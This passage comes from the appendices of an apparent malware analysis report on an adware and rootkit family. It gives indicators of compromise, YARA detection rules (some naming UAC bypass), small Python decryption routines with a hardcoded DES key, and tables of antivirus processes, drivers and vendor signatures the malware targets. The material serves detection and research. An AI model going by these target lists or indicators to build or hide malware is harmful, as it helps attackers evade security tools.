- 174.37.56.248
- Registry paths:
- HKLM\SOFTWARE\Microsoft\Network\FileService\Liveup
- File paths:
- A generated directory name after format „YearMonthDay" in „%temp%" which contains „ct.zip"

Dataup

- Registry paths:
- HKLM\Software\Microsoft\Network\FileService\Liveup
- Service:
- Dataup Service
- Network Activity:
- cdnoptim.com
- 58hex.com
- jeegtube.com
- User agent:
- Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
- Files:
- Help_dll.dll
- NTSVC.ocx

Rootkit

- Device name: \\..\DrvProtect
- Registry paths:
- HKLM\SYSTEM\CurrentControlSet\Control\Network\PowerMode
- HKLM\SYSTEM\CurrentControlSet\Control\Network\PowerMode2
- HKLM\SYSTEM\CurrentControlSet\Control\Network\atimode
- HKLM\SYSTEM\CurrentControlSet\Control\Network\set_st
- HKLM\SYSTEM\CurrentControlSet\Control\Network\set_bl
- HKLM\SYSTEM\CurrentControlSet\Control\Network\set_pt

Setup dropper

- Registry paths:
- HKLM\SYSTEM\CurrentControlSet\Network\set_pt
- HKLM\SYSTEM\CurrentControlSet\Network\atimode

LUA Script 2

- Network activity:
- gpt9.com
- 198.8.61.161
- 173.192.16.184

LUA Script 1

- Network activity:
- 173.192.28.166
- 173.192.16.184

Payload Master

- Mutex: Global\SetupMutex_WinMain_07676023_12CC_451E_A37B_ADB00A945B14
- Registry paths:
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService\Liveup
- HKLM\SOFTWARE\Wow6432Node\Microsoft\Network\FileService\install_time
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\svcvmx
- HKLM\SYSTEM\CurrentControlSet\Control\Network\set_pt
- Pipe: SVCVMX{72CE8DB0-6EB6-4C24-92E8-A07B77A229F8}
- File paths:
- „%localappdata%\Microsoft\Windows Media\userdata2
- Network activity:
- client-api.essads.com
- User agent used:
- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
- Desktop name: srcvmx_desktop

Payload Client

- Mutex: Global\SetupMutex_ED6901A1-2E80-4FABAAD5-84638FC3F382}
- Pipe: SVCVMX{72CE8DB0-6EB6-4C24-92E8-A07B77A229F8}
- Network activity: plenty of network connections comming from this process

Appendix 2: Tools for detection and decryption

Yara

```
import „pe”

rule c_exe
{
    strings:
        $c0 = „desktop.ini” wide
        $c1 = „download.dat” wide

        $d0 = „kadefenader” wide
        $d1 = „wkadecfenader” wide
    condition:
        all of ($c*) or 1 of ($d*)
}

rule zacinlo_exe
{
    strings:
        $c0 = „\\CHROME.EXE” fullword ascii
        $c1 = „\\FIREFOX.EXE” fullword ascii
        $c2 = „\\360CHROME.EXE” fullword ascii
        $c3 = „openssl” ascii

        $d0 = { 73 74 61 72 [1-6] 45 4B 75 70 }
        $d1 = { 6D 62 61 6D [1-6] 2E 65 78 65 [1-6] 7C 6D 62 61 [1-6] 6D 73 65 72 [1-6] 76 69 63 65
[1-6] 2E 65 78 65 [1-6] 7C 6D 62 61 [1-6] 6D 74 72 61 [1-6] 79 2E 65 78 [1-6] 65 7C 41 76 [1-6] 69
72 61 2E [1-6] 53 79 73 74 [1-6] 72 61 79 2E [1-6] 65 78 65 7C [1-6] 41 76 69 72 [1-6] 61 2E 53 65
[1-6] 72 76 69 63 [1-6] 65 48 6F 73 [1-6] 74 2E 65 78 [1-6] 65 00 00 00 }
        $e0 = „SeShutdownPrivilege” wide
        $e1 = „SeDebugPrivilege” wide
        $e2 = „TOSHIBA” wide

        $f0 = „tprdpw64” ascii
        $f1 = „tprdpw64” wide
        $f2 = „msidntld.exe” wide
        $f3 = „msidntld.exe” ascii
```

```
        $g0 = „unzip” ascii
        $g1 = „CryptoPP” ascii
        $g2 = „TOSHIBA” wide
        $g3 = „Bluetooth” wide

        $h0 = „version” fullword ascii
        $h1 = „parameters” fullword ascii
        $h2 = „always_run” fullword ascii
        $h3 = „service” fullword ascii
        $h4 = „password” fullword ascii
        $h5 = „install” fullword ascii
        $h6 = „svc” fullword ascii
        $h7 = „launch” fullword ascii
        $h8 = „param” fullword ascii

        $mutex = {C7 [2-6] 7B 00 41 00 C7 [2-6] 42 00 45 00 C7 [2-6] 34 00 37 00 C7 [2-6] 42 00 37
00 C7 [2-6] 32 00 2D 00 C7 [2-6] 30 00 43 00 C7 [2-6] 32 00 46 00 C7 [2-6] 2D 00 34 00 C7 [2-6] 32
00 31 00 C7 [2-6] 46 00 2D 00 C7 [2-6] 42 00 46 00 C7 [2-6] 45 00 35 00 C7 [2-6] 2D 00 44 00 C7 [2-
6] 38 00 36 00 C7 [2-6] 46 00 38 00 C7 [2-6] 41 00 42 00 C7 [2-6] 44 00 33 00 C7 [2-6] 35 00 37 00
C7 [2-6] 30 00 7D 00}
        $mutex0 = {C7 [2-6] 68 74 74 70 C7 [2-6] 3A 2F 2F 67 C7 [2-6] 70 74 39 2E C7 [2-6] 63 6F 6D
2F C7 [2-6] 61 70 69 2F C7 [2-6] 71 7A 6B 7A}
        $mutex1 = {C7 [2-6] 7B 00 41 00 C7 [2-6] 42 00 45 00 C7 [2-6] 34 00 37 00 C7 [2-6] 42 00 37
00 C7 [2-6] 32 00 2D 00 C7 [2-6] 30 00 43 00 C7 [2-6] 32 00 46 00 C7 [2-6] 2D 00 34 00 C7 [2-6] 32
00 31 00 C7 [2-6] 46 00 2D 00 C7 [2-6] 42 00 46 00 C7 [2-6] 35 00 2D 00 C7 [2-6] 44 00 38 00 C7 [2-
6] 36 00 46 00 C7 [2-6] 38 00 41 00 C7 [2-6] 42 00 44 00 C7 [2-6] 33 00 35 00 C7 [2-6] 37 00 30 00
C7 [2-6] 7D}
    condition:
        all of ($c*) or (all of ($d*) and 1 of ($e*)) or (1 of ($f*) and all of ($g*)) or all of
($h*) or 1 of ($mutex*)
}

rule ct2_exe
{
    strings:
        $c0 = „script.lua” ascii
        $c1 = „script2.lua” ascii
    condition:
        1 of them
}

rule ct_exe
```

```
    strings:
        $c0 = „to install the service” wide
        $c1 = „to remove the service” wide

        $d0 = „c:\\log.txt” ascii
        $d1 = „script.lua” ascii
        $d2 = „script2.lua” ascii
        $d3 = „-version” ascii

    condition:
        ((all of ($c*) or $d0) and #d1 == 0 and #d2 == 0 and #d3 == 0)
}

rule ct_unknown_exe
{
    strings:
        $e0 = „install” fullword ascii
        $e1 = „svc” fullword ascii
        $e2 = „launch” nocase fullword ascii
        $e3 = „param” fullword ascii

        $f0 = „Liveup” fullword wide
        $f1 = „Liveup” fullword ascii
    condition:
        (all of ($e*) and 1 of ($f*))
}

rule ct2_downloader
{
    strings:
        $c0 = „ct.exe” fullword ascii
        $c1 = „ct.zip” fullword ascii

        $d0 = „BINDATA” fullword wide
        $d1 = „BypassUac” wide
    condition:
        1 of ($c*) and all of ($d*)
}

rule qdcomsvc_exe
{
```

```
        $c0 = „360tray.exe” wide
        $c1 = „a2service.exe” wide
        $c2 = „ct=%d&dataup=%d&cpx=%d&svcvmx=%d&qd=%d&szpsrv=%d&splsrv=%d” ascii

        $d0 = „dataup.exe” wide
        $d1 = „cpx.exe” wide
        $d2 = „dct.exe” wide
        $d3 = „svcvmx.exe” wide
        $d4 = „splsrv.exe” wide
        $d5 = „szpsrv.exe” wide
    condition:
        all of them and 1 of ($d*)
}

rule dataup_exe
{
    strings:
        $c0 = „\\ds.vbp” wide
        $c1 = „databack.php” wide
    condition:
        all of them
}

rule help_dll
{
    strings:
        $c0 = „\\help_dll.pdb” ascii
        $c1 = „HelpDecrypt” fullword ascii
        $c2 = „HelpEncrypt” fullword ascii
        $c3 = „HelpGuid” fullword ascii
    condition:
        all of them or (pe.exports(„HelpDecrypt”) and pe.exports(„HelpEncrypt”) or
pe.exports(„HelpGuid”))
}

rule NTSVC_ocx
{
    strings:
        $c0 = „NT Service Control Module” wide
        $c1 = „Microsoft” wide
        $c2 = „DllCanUnloadNow” fullword ascii
```

```
        $c3 = „DllGetClassObject” fullword ascii
        $c4 = „DllRegisterServer” fullword ascii
        $c5 = „DllUnregisterServer” fullword ascii
        $c6 = „SYSTEM\\CurrentControlSet\\Services\\EventLog\\Application\\” ascii
        $c7 = „StartService” fullword ascii
        $c8 = „EventMessageFile” fullword ascii
        $c9 = „LogEvent” fullword ascii
        $c10 = „CNtSvcCtrl::ServiceMain()” fullword ascii
    condition:
        8 of them
}

rule radardt
{
    strings:
        $a0 = „\\Registry\\MACHINE\\SYSTEM\\CurrentControlSet\\Control\\hivelist” wide
        $a1 = „X:\\windows\\system32\\config\\HARDWARE” wide
        $a2 = „\\Device\\DrvProtect” fullword wide

        $b0 = „[ObProcessPreCall_CREATE]” ascii
        $b1 = „[ObProcessPreCall_DUPLICATE]” ascii
        $b2 = „[RegNtPreSetValueKey]” ascii
        $b4 = „\\DATAUP” fullword wide

        $c0 = „\\ASWSP.SYS” ascii
        $c1 = „\\MBAM.SYS” ascii
        $c2 = „\\REGTOOL.EXE” ascii
        $c3 = „\\DATAUP.EXE” ascii
        $c4 = „\\DRIVERS\\WDFILTER.SYS” ascii
        $c5 = „UPDATEADMIN.EXE” ascii
        $c6 = „\\SPYHUNTER4.EXE” ascii

        $d1 = „.vmp1” fullword ascii
        $d2 = „.vmp2” fullword ascii
        $d3 = „IoRegisterBootDriverReinitialization” ascii
        $d4 = „ZwOpenSymbolicLinkObject” ascii
        $d5 = „FltRegisterFilter” ascii

        $e0 = „set_st” fullword wide
```

```
        $e1 = „set_pt” fullword wide
        $e2 = „atimode” fullword wide
        $e3 = „PowerMode” fullword wide
        $e4 = „PowerMode2” fullword wide

        $f0 = „-starup” wide
        $f1 = „\\Device\\DrvProtect” wide
        $f2 = „\\DATAUP.EXE” ascii
        $f3 = „\\CTX.EXE” ascii
        $f4 = „\\SVCVMX.EXE” ascii
        $f5 = „\\TPRDPW64.EXE” ascii
        $f6 = „TASKMGR.EXE” ascii

    condition:
        all of ($a*) or all of ($b*) or 4 of ($c*) or all of ($d*) or all of ($e*) or 5 of ($f*)
}


rule regtool_exe
{
    strings:
        $c0 = „bypassuac” ascii
        $c1 = „regtool.pdb” ascii
    condition:
        all of them
}

rule s5_exe
{
    meta:
        directory = „s5”
    strings:
        $c0 = {42 00 49 00 4E 00 44 00 41 00 54 00 41 00 50 4B}
        $c1 = „BINDATA” fullword wide
        $c2 = {4B 50 01 D3}
        $c3 = „a.exe” fullword wide

        $d0 = „msidntld32.zip” wide
        $d1 = „msidntld64.zip” wide
```

```
$d2 = „radardt32.zip” wide
$d3 = „radardt64.zip” wide
$d4 = „netfilter3_x86_xp.zip” wide
$d5 = „netfilter3_x64_xp.zip” wide
$d6 = „netfilter3_x86_win7.zip” wide
$d7 = „netfilter3_x64_win7.zip” wide
$d8 = „netfilter3_x86_win8.zip” wide
$d9 = „netfilter3_x64_win8.zip” wide
$d10 = „udisk.zip” wide
$d11 = „udisk32.zip” wide

$d12 = „atad.7niw_46x_3retliften” ascii
$d13 = „atad.7niw_68x_3retliften” ascii
$d14 = „atad.pxniw_46x_3retliften” ascii
$d15 = „atad.pxniw_68x_3retliften” ascii
$d16 = „atad.8niw_46x_3retliften” ascii
$d17 = „atad.8niw_68x_3retliften” ascii
$d18 = „atad.23tdradar” ascii
$d19 = „atad.46tdradar” ascii
$d20 = „atad.ksidu” ascii
$d21 = „atad.23ksidu” ascii

$d22 = „ndistpr64.sys” ascii
$d23 = „tprdpw64.exe” ascii
$d24 = „ct2.exe” ascii
$d25 = „ct.exe” ascii
$d26 = „msisasrv.sys” ascii
$d27 = „msidntld.exe” ascii
$d28 = „report” ascii

$d29 = „msidntld32.zip” ascii
$d30 = „msidntld64.zip” ascii
$d31 = „radardt32.zip” ascii
$d32 = „radardt64.zip” ascii
$d33 = „netfilter3_x86_xp.zip” ascii
$d34 = „netfilter3_x64_xp.zip” ascii
$d35 = „netfilter3_x86_win7.zip” ascii
$d36 = „netfilter3_x64_win7.zip” ascii
$d37 = „netfilter3_x86_win8.zip” ascii
```

```
        $d38 = „netfilter3_x64_win8.zip” ascii
        $d39 = „udisk.zip” ascii
        $d40 = „udisk32.zip” ascii

        $d41 = „msidntld32.data” ascii
        $d42 = „msidntld64.data” ascii
        $d43 = „radardt32.data” ascii
        $d44 = „radardt64.data” ascii
        $d45 = „netfilter3_x86_xp.data” ascii
        $d46 = „netfilter3_x64_xp.data” ascii
        $d47 = „netfilter3_x86_win7.data” ascii
        $d48 = „netfilter3_x64_win7.data” ascii
        $d49 = „netfilter3_x86_win8.data” ascii
        $d50 = „netfilter3_x64_win8.data” ascii
        $d51 = „udisk.data” ascii
        $d52 = „udisk32.data” ascii
        $d53 = „ndistpr64.data” ascii
        $d54 = „tprdpw64.data” ascii
        $d55 = „ct2.data” ascii
        $d56 = „ct.data” ascii

        $d57 = „atad.23dltndism” ascii
        $d58 = „atad.46dltndism” ascii
        $d59 = „atad.2tc” ascii
        $d60 = „atad.px_46x_3retliften” ascii
        $d61 = „atad.px_68x_3retliften” ascii
    condition:
        2 of ($c*) and 2 of ($d*) or 4 of ($d*)
}


rule s5_new_exe
{
    strings:
        $d0 = „bottom1.avi” fullword wide
        $d1 = „bottom4.avi” fullword wide
        $d2 = „bottom5.avi” fullword wide
        $d3 = „bar1.avi” fullword wide
        $d4 = „bar2.avi” fullword wide
```

```
        $d5 = „top1.avi” fullword wide
        $d6 = „top2.avi” fullword wide
        $d7 = „ilogo1.avi” wide
        $d8 = „ilogo2.avi” wide
    condition:
        all of them
}

rule old_s5_unknown_exe
{
    strings:
        $d0 = „I’m going to start the program” fullword wide
        $d1 = „Warning” fullword wide
        $d2 = „Click to start the program” fullword wide
        $d3 = „Starting” fullword wide
        $d4 = „Starting upgrade” fullword wide
    condition:
        all of them
}

rule s5mark_install_exe
{
    strings:
        $d0 = „S5mark.lnk” fullword wide
        $d1 = „s5.lnk” fullword wide
        $d2 = „\\S5mark.exe” fullword wide
        $d3 = „S5mark.exe” ascii
        $d4 = „s5mark_install.pdb” nocase ascii

        $e0 = „Software” fullword wide
        $e1 = „Classes” fullword wide
        $e2 = „Module” fullword wide
        $e3 = „Module_Raw” fullword wide
        $e4 = „REGISTRY” fullword wide
        $e5 = „APPID” fullword wide
        $e6 = „Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\” fullword wide
        $e7 = „DisplayIcon” fullword wide
        $e8 = „UninstallString” fullword wide
        $e9 = „DisplayName” fullword wide
```

```
    condition:
        3 of ($d*) or 1 of ($d*) and all of ($e*)
}

rule s5mark_uninstall_exe
{
    strings:
        $d0 = „s5.lnk” fullword wide
        $d1 = „Are you sure to remove s5mark” wide
        $d2 = „Successed to remove s5mark” wide
        $pdb = „s5mark_unit.pdb” nocase ascii
    condition:
        3 of them
}

rule s5mark_panel_exe
{
    strings:
        $pdb = „s5mark_panel.pdb” nocase ascii
    condition:
        1 of them
}

rule mgr_toolbar_old
{
    strings:
        $pdb0 = „work\\http-download\\” ascii

        $c0 = „ForceRemove” fullword wide
        $c1 = „NoRemove” fullword wide
        $c3 = „NetworkHostSrv” fullword wide
        $c4 = „NetworkHostSvc” fullword wide

        $url0 = „tracking.yeehbuy.com” ascii
        $url1 = „tracking.photoyee.com” ascii
        $url2 = „tracking.weiboniu.com” ascii
        $url3 = „tracking.downloadyee.com” ascii
        $url4 = „tracking.downloadyeah.com” ascii
        $url5 = „tracking.imobitracking.net” ascii
```

```
        $url6 = „%d/updaterinfo.bin” wide

        $d0 = „updaterSvcInfo” ascii
        $d1 = „protecttime” ascii
        $d1 = „netprotectcount” ascii
        $d1 = „protectedSvcInfo” ascii

        $e0 = „svcDesc” fullword ascii
        $e1 = „infoName” fullword ascii
        $e2 = „taskDirName” fullword ascii
        $e3 = „upDirName” fullword ascii
        $e4 = „BName” fullword ascii
        $e5 = „AName” fullword ascii
        $e6 = „taskUri” fullword ascii

        $mutex0 = „9CD865CA-C319-4BF9-8577-EA6EC7F36AE7” wide
    condition:
        1 of ($mutex*) or (2 of ($c*) and (1 of ($pdb*) or 1 of ($url*) or all of ($d*)) or all of
($e*))
}

rule mgr_downloader
{
    strings:
        $pdb0 = „\\download_mgr\\” ascii
        $pdb2 = „Release\\toolbar_setup.pdb” ascii
        $pdb3 = „\\download_mgr_photoyee\\” ascii
        $pdb4 = „Release\\tb_setup_zip.pdb” ascii
        $pdb5 = „:\\downloader\\download_mgr” ascii

        $mutex0 = „{E9B7658F-E588-4819-9A6E-44DB5590982A}” fullword wide

        $c0 = „ad.downloadyee.com” wide
        $c1 = „www.trackfiledownload.com” wide
        $c2 = „www.yeehbuy.com” wide
        $c3 = „/entry/feedbackinfo/” wide
        $c4 = „/entry/svc/tbsetup/” wide
        $c5 = „/entry/infomgr/svc/” wide
        $c6 = „download.dat” fullword ascii
```

```
        $g0 = „ForceRemove” fullword wide
        $g1 = „NoRemove” fullword wide

        $h0 = „postkey” fullword ascii
        $h1 = „softinfo” fullword ascii
        $h2 = „ratio” fullword ascii
        $h3 = „url” fullword ascii
        $h4 = „exename” fullword ascii
        $h5 = „cmd” fullword ascii
        $h6 = „foldertype” fullword ascii
        $h7 = „download.dat” fullword wide
        $h8 = „toolbar” fullword ascii
        $h9 = „name” fullword ascii
        $h10 = „desc” fullword ascii
        $h11 = „eula” fullword ascii
        $h12 = „registry” fullword ascii
        $h13 = „uniqkey” fullword ascii
        $h14 = „linkTitle” fullword ascii

        $i0 = „ldtmp.dat” fullword wide

    condition:
        $mutex0 or 1 of ($pdb*) or 2 of ($c*) or (all of ($g*) and (8 of ($h*) or all of ($i*)))
}

rule bypass_exe
{
    strings:
        $c0 = „\\Bypass” fullword wide
        $c1 = „\\guid.log” fullword wide

        $d0 = „c:\\log.txt” ascii

        $e0 = „ctfmon.zip” ascii
    condition:
        all of ($c*) and #d0 == 0 or $e0
}
```

```
rule splsrv_exe
{
    strings:
        $c0 = „splsrv” ascii
        $c1 = „splsrv” wide
        $d0 = „openssl.org” ascii

        $e0 = „-interval” fullword ascii
        $e1 = „-version” fullword ascii
        $e1 = „-ip” fullword ascii

        $mutex = „Global\\splsrv” ascii
    condition:
        1 of ($c*) and all of ($d*) and 1 of ($e*) or $mutex
}

rule svcvmx_exe
{
    strings:
        $c0 = „srcvmx_desktop” wide
    condition:
        1 of them
}

rule winscr_exe
{
    strings:
        $c0 = „WebTWAINService.exe” fullword ascii
        $c1 = „YCMMirage.exe” fullword ascii
        $c2 = „Battle.net” fullword ascii

        $d0 = „Release\\Screen.pdb” ascii

        $e0 = „Screen.exe” ascii
        $e1 = „crypto” ascii
        $e2 = „QObject” ascii

        $f0 = „http://www.gpt9.com/api/qzmd” ascii
        $f1 = „http://www.gpt9.com/api/qzki” ascii
```

```
        $f2 = „http://www.gpt9.com/api/eflt” ascii
        $f3 = „http://www.gpt9.com/api/efls” ascii
        $f4 = „http://www.gpt9.com/api/lt?” ascii
        $f5 = „http://www.gpt9.com/api/efup” ascii
    condition:
        1 of ($c*) or 1 of ($d*) or all of ($e*) or 4 of ($f*)
}

rule vxmclient_exe
{
    strings:
        $c0 = „Release\\winltc.exe.pdb” ascii
    condition:
        1 of ($c*) or pe.exports(„GetHandleVerifier”)
}

rule report
{
    strings:
        $c0 = {68 74 74 70 [1-6] 3A 2F 2F 77 [1-6] 77 77 2E 74 [1-6] 74 66 6C 62 [1-6] 2E 63 6F 6D
[1-6] 2F 72 65 70 [1-6] 6F 72 74 3F [1-6] 73 3D 25 64 [1-6] 26 72 65 3D [1-6] 25 64}

        $d0 = { 69 00 73 00 [1-6] 61 00 73 00 [1-6] 72 00 76 00 [1-6] 2E 00 73 00 [1-6] 79 00 73 00
}
        $d1 = { 69 00 64 00 [1-6] 6E 00 74 00 [1-6] 6C 00 64 00 [1-6] 2E 00 65 00 [1-6] 78 00 65 00
}
        $d2 = { 63 00 74 00 [1-6] 2E 00 65 00 [1-6] 78 00 65 00 }

        $e0 = {69 6E 73 74 [3] 61 6C 6C 00}
    condition:
        (1 of ($c*) or all of ($d*)) and 1 of ($e*)
}

rule homepageoptimizer
{
    strings:
        $c0 = „Homepageoptimizer” wide
        $c1 = „Homepage Url” wide
        $c2 = „CryptoPP” ascii
    condition:
```

```
        all of them
}

rule uninstall_homepageoptimizer
{
    strings:
        $c0 = „homepageoptimizer.exe” wide
        $c1 = „Untinstall homepageoptimizer” wide
        $c2 = „homepageoptimizer.lnk” wide
    condition:
        all of them
}

rule netfilter
{
    strings:
        $c0 = „netfilter2.sys” wide
        $c1 = „NetFilterSDK.com” fullword wide
        $c2 = „\\projects\\projectsJ\\” ascii
    condition:
        2 of them
}
```

String decryption

```
def decrypt_string(mystr):
    hex_data = [ord(c) for c in mystr]

    edx = 0
    index = 0
    max_index = len(hex_data)

    xlat = „a_qTwBHWKFDMkiUmIelJ8yhjb0f4zQO9SxuXAVZ372ELrtG6vCNds5poYn1cgPR-/?:”
    xlat_hex_data = [ord(c) for c in xlat]

    new_data = []

    while index < max_index:
        ecx = 0
```

```
        edx = hex_data[index]
        for x in xlat_hex_data:
            if x == edx:
                break
            ecx += 1
            if ecx >= 0x43:
                break

        ecx += 0x40
        eax = 0x7A44C6B
        edx = (eax * ecx) >> 4*8
        edx = (edx >> 1) * 0x43
        ecx = ecx - edx

        d = xlat_hex_data[ecx]
        new_data.append(d)
        index += 1

    d = [chr(c) for c in new_data]
    return ,'.join(d)
```

Resource decryption

```
def decrypt(data, key):
    new_data = ,'
    for x in data:
        new_data += chr(ord(x) ^ key)
    return new_data
data = ,'
key = 0
print(decrypt(data.decode(,hex'), key))
```

DES decryption

```
from Crypto.Cipher import DES
obj = DES.new(,improxy8', DES.MODE_ECB)
data =  ,'"
print(obj.decrypt(request.decode(„hex")))
```

Appendix 3: More information

Antimalware processes targeted by this malware	
Antimalware	**Process name**
Ad-Aware	AdAwareDesktop
	AdAwareService
	AdAwareTray
Avast	avastsvc
AVG	avgnt
	avgrsx
	avgsvcx
	avguard
	avguard
	avguix
Avira	Avira.ServiceHost
	avshadow
Bitdefender	bdagent
BullGuard	bullguard
Comodo	cis
	CisTray
Dr. Web	dwarkdaemon
	dwengine
	spideragent
Emisoft	a2service
	a2start
Eset	egui
	ekrn
Fortinet	FortiClientVirusCleaner
F-Prot	FPAVServer
	FprotTray
F-Secure	fsgk32
G-Data	gdscan
Ikarus	guardxkickoff
	guardxservice
	guardxservice _x64
Immunet	sfc
	iptray
K7	K7SysMon
	K7TSecurity
	K7TSMain
Kaspersky	avp

Malwarebytes	mbam
	mbamservice
	mbamtray
MCShield	mcshield
Microsoft Security Essentials	msseces
Nano Antivirus	nanoav
	nanosvc
Norman	Norman_Malware_Cleaner
Norton	navapsvc
	ns
Panda	PSUAMain
	PSUAService
Quick Heal	OPSSVC
	QUHLPSVC
Sophos	SDRService
	SntpService
	Sophos UI
SUPERAntiSpyware	SASCore
	SUPERAntiSpyware
Trend-Micro	pccntmon
Twister Antivirus	twister
	twssrv
Vba32	vba32ldr
Vipre	sbamtray

Antimalware drivers targeted by this malware	
Antimalware	**Driver name**
Avast	\ASWMONFLT.SYS
	\ASWSP.SYS
AVG	\ASWNTFLT.SYS
	\AVGMONFLT.SYS
	\AVGNTFLT.SYS
	\AVGSP.SYS
Bitdefender	\ATC.SYS
	\GZFLT.SYS
	\TRUFOS.SYS
HitmanPro	\HITMANPRO
Kaspersky	\KLBACKUPFLT.SYS
Kingsoft	\KNBDRV.SYS
KLIF	\KLIF.SYS

Malwarebytes	\MBAM.SYS
	\MBAMSWISSARMY.SYS
	\MWAC.SYS
Norton	\SRTSP64.SYS
	\SYMEFASI64.SYS
	\SYMEVENT64X86.SYS
	\SYMNETS.SYS
Panda	\NNSPIHSW.SYS
	\PANDA_URL_FILTERINGD.SYS
	\PSINFILE.SYS
Qihoo360	\BAPIDRV64.SYS
	\DSARK64.SYS
	\EPP64.SYS
Windows Defender	\WDFILTER.SYS
Zemana	\ZAM64.SYS

Browser processes targeted by this malware	
Browser name	**Process name**
	\FLYIE.EXE
	\ROAMB.EXE
	\CELL.EXE
	\CYIE.EXE
	\PILUO.EXE
	\CHEERBROWSER.EXE
	\WEBSTRIP.EXE
	\SCHEDULER.EXE
	\BARSMEDIA.EXE
	\LANGUANG.EXE
	\BROWSER.EXE
	\JX.EXE
	\CAIMAO.EXE
	\SE.EXE
	\HUAER.EXE
	\WEBGAMEGT.EXE

	\FTBR.EXE
	\RUIYING.EXE
	\KCHROME.EXE
	\CHGREENBROWSER.EXE
	\DUOPING.EXE
	\07073GE.EXE
	\114IE.EXE
2291 Browser	\2291BROWSER.EXE
2345	\2345EXPLORER.EXE
2345chrome	\2345CHROME.EXE
360 Browser	\360CHROME.EXE
	\360SE.EXE
8UExplorer Web Browser	\8UEXPLORER.EXE
Acoo Browser	\ACOOBROWSER.EXE
AirView Spectrum Analyzer	\AIRVIEW.EXE
Avant Browser	\ZBROWSER.EXE
Avant Browser	\AVANT.EXE
Baidu	\BAIDUBROWSER.EXE
BitComet Resource Browser	\COMETBROWSER.EXE
	\VU.EXE
	\CAIYUN.EXE
Chrome	\CHROME.EXE
Comodo Dragon Internet Browser	\DRAGON.EXE
	\CORAL.EXE
Crazy Browser	\CRAZY BROWSER.EXE
	\DYBROWSER.EXE
Firefox	\FIREFOX.EXE
	\SBFRAME.EXE
Gameclub	\AEGIS.EXE
GamesBrowser	\GAMESBROWSER.EXE
GeSearch	\GESEARCH.EXE
GoSURF	\GOSURF.EXE
GreenBrowser	\GREENBROWSER.EXE
	\HXBROWSER.EXE
Internet Explorer	\IEXPLORE.EXE
iQ Web Browser	\MYIQ.EXE

	\JSY.EXE
Juzi	\JUZI.EXE
jwBrowser	\JWBROWSER.EXE
Kinoroom Browser	\KRBROWSER.EXE
Liebao	\LIEBAO.EXE
Luna / LunaShop / Luna Anticheat ???	\LUNA.EXE
Maxthon	\MAXTHON.EXE
Microsoft Edge	\MICROSOFTEDGECP.EXE
Microsoft Edge	\MICROSOFTEDGE.EXE
	\MINIIE_2.EXE
MyIE9	\MYIE9.EXE
Netscape	\NETSCAPE.EXE
Opera	\OPERA\LAUNCHER.EXE
Opera	\OPERA.EXE
Packard Bell Browser	\PBBROWSER.EXE
Pale Moon Web Browser	\PALEMOON.EXE
QtWeb Internet Browser	\QTWEB.EXE
Rising Browser Application	\RSBROWSER.EXE
S3 Browser	\S3BROWSER-WIN32.EXE
SaaYaa	\SAAYAA.EXE
Safari	\SAFARI.EXE
SeaMonkey	\SEAMONKEY.EXE
Seemao	\SEEMAO.EXE
SogouExplorer	\SOGOUEXPLORER.EXE
SRWare Iron	\IRON.EXE
	\SRIE.EXE
Tango	\TANGO3.EXE
Taobrowser	\TAOBROWSER.EXE
Taomee Browser	\TAOMEEBROWSER.EXE
Tencent QQ	\QQBROWSER.EXE
Tencent Traveler	\TTRAVELER.EXE
Tencent WeChat	\WECHATWEB.EXE
TFYBrowser Web Browser	\TFYBROWSER.EXE
TheWorld	\THE WORLD .EXE
TheWorld	\THEWORLD.EXE
TheWorld Chrome	\TWCHROME.EXE
UC Browser	\UCBROWSER.EXE
Xbrowser	\XBROWSER.EXE
	\XTTBROWSER.EXE

Xplorer	\XPLORER.EXE
YY Explorer	\YYEXPLORER.EXE
AliBrowser	\ALIBROWSER.EXE

Digital signatures targeted by rootkit	
Product	**Digital signature**
Adlice	Adlice
Auslogics	Auslogics Labs Pty Ltd
Avast	AVAST Software a.s.
	AVAST Software s.r.o.
AVG	AVG Technologies CZ, s.r.o.
Avira	Avira Operations GmbH & Co.KG
Kingsoft Security	Beijing Kingsoft Security software Co., Ltd
Beijing Rising Information Technology	Beijing Rising Information Technology Corporation Limited
Bitdefender	Bitdefender SRL
Bleeping Computer	Bleeping Computer, LLC.
Blue Coat Norway AS	Blue Coat Norway AS
BrightFort	BrightFort LLC
BullGuard	BullGuard Ltd
	BullGuard Ltd.
Byte Technologies	Byte Technologies LLC
Check Point Software Technologies	Check Point Software Technologies Ltd.
Comodo Security	Comodo Security Solutions
Computer Associates International	Computer Associates International
Datpol Janusz Siemienowicz	Datpol Janusz Siemienowicz
Doctor Web	Doctor Web Ltd.
Emsisoft	Emsisoft GmbH
	Emsisoft Ltd
Enigma Software	Enigma Software Group USA, LLC
ESET	ESET, spol.s r.o.
Filseclab Corporation	Filseclab Corporation
Fortinet Technologies	Fortinet Technologies
FRISK Software	FRISK Software International
G DATA	G DATA Software AG
Glarysoft	Glarysoft LTD
Gridinsoft	Gridinsoft, LLC
HuoRongBoRui (Beijing) Technology	HuoRongBoRui (Beijing) Technology Co.,Ltd
IKARUS Security Software	IKARUS Security Software GmbH
Immunet Corporation	Immunet Corporation
IObit Information Technology	IObit Information Technology
K7 Computing	K7 Computing Pvt Ltd

Kaspersky	Kaspersky Lab
Lavasoft	Lavasoft Limited
Lenovo	Lenovo
Malwarebytes Corporation	Malwarebytes Corporation
McAfee	McAfee, Inc.
NANO Security	NANO Security Ltd
Panda Security	Panda Security S.L
Piriform	Piriform Ltd
Plumbytes Software	Plumbytes Software Lp
Qihoo 360 Software(Beijing) Company	Qihoo 360 Software(Beijing) Company Limited
Quick Heal Technologies	Quick Heal Technologies(Pvt) Ltd.
Safer Networking	Safer Networking Ltd.
Sophos	Sophos Ltd
SUPERAntiSpyware	SUPERAntiSpyware.com
SurfRight	SurfRight B.V.
System Healer Tech	System Healer Tech Sp.Zo.o.
ThreatTrack Security	ThreatTrack Security, Inc.
Trend Micro	Trend Micro, Inc.
VIRUSBLOKADA	VIRUSBLOKADA ODO
Zemana	Zemana Ltd.

Appendix 4: File Hashes

Bypass UAC

```
bea4957714266bfbfe481189d8623b37b4c4ecc1
